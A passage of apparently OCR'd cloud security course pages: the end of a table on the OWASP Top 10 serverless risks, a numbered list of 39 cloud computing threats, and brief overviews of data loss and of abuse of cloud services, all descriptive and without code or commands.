
A6 – Security Misconfiguration	▪ Misconfigured functions with a long timeout and low concurrency limit allow attackers to perform DoS attacks.	▪ Poor patch management ▪ Functions with long timeout configuration and low concurrency	▪ Sensitive information leakage, loss of money, Dos, and unauthorized access to cloud resources
A7 – Cross-Site Scripting (XSS)	▪ In traditional applications, XSS vulnerabilities arrive from databases or reflective inputs, but in serverless applications, they also arrive from sources such as emails, logs, cloud storage, IoT, etc.	▪ Untrusted input used to generate data without proper escaping	▪ User impersonation ▪ Access to sensitive data, such as API keys
A8 – Insecure Deserialization	▪ Dynamic languages (e.g., Python, NodeJS) along with JavaScript object notation (JSON), a serialized datatype, allow attackers to perform deserialization attacks.	▪ Deserialization vulnerabilities in Python, JavaScript, etc.	▪ Impact depends on the sensitivity of data the application handles. ▪ Running arbitrary code, data leakage, resource and account control
A9 – Using Components with Known Vulnerabilities	▪ Serverless functions are used for microservices, which depend on third-party libraries for execution. ▪ Vulnerable third-party libraries allow attackers to gain an entry point to serverless applications.	▪ Lack of knowledge on component-heavy deployment patterns	▪ Business impact depends on the specification of known vulnerabilities.
A10 – Insufficient Logging and Monitoring	▪ Complex serverless auditing and lack of monitoring and timely response pave the way for various attacks.	▪ Insufficient security monitoring and auditing	▪ The impact of late security incident identification can be significant.

Table 19.6: OWASP Top 10 serverless security risks



Cloud Computing Threats

1. Data breach/loss
2. Abuse and Nefarious Use of Cloud services
3. Insecure interfaces and APIs
4. Insufficient due diligence
5. Shared technology issues
6. Unknown risk profile
7. Unsynchronized system clocks
8. Inadequate infrastructure design and planning
9. Conflicts between client hardening procedures and cloud environment
10. Loss of operational and security logs
11. Malicious insiders
12. Illegal access to cloud systems
13. Loss of business reputation due to co-tenant activities
14. Privilege escalation
15. Natural disasters
16. Hardware failure
17. Supply chain failure
18. Modifying network traffic
19. Isolation failure
20. Cloud provider acquisition
21. Management interface compromise
22. Network management failure
23. Authentication attacks
24. VM-level attacks
25. Lock-in
26. Licensing risks
27. Loss of governance
28. Loss of encryption keys
29. Risks from changes of Jurisdiction
30. Undertaking malicious probes or scans
31. Theft of computer equipment
32. Cloud service termination or failure
33. Subpoena and e-discovery
34. Improper data handling and disposal
35. Loss or modification of backup data
36. Compliance risks
37. Economic Denial of Sustainability (EDOS)
38. Lack of Security Architecture
39. Hijacking Accounts



Cloud Computing Threats

Data Breach/Loss

Data loss issues include:

- **Data is erased**, modified or decoupled (lost)
- **Encryption keys are lost**, misplaced or stolen
- **Illegal access to the data** in the cloud due to improper authentication, authorization, and access controls
- **Misuse of data** by the Cloud Service Provider (CSP)

Abuse and Nefarious Use of Cloud Services


Attackers **create anonymous access to cloud services** and perpetrate attacks such as

- **Password** and **key** cracking
- Building rainbow tables
- **CAPTCHA**-solving farms
- Launching **dynamic attack points**
- Hosting **exploits** on cloud platforms
- Hosting **malicious data**
- **Botnet** command or control
- **DDoS**

Insecure Interfaces and APIs

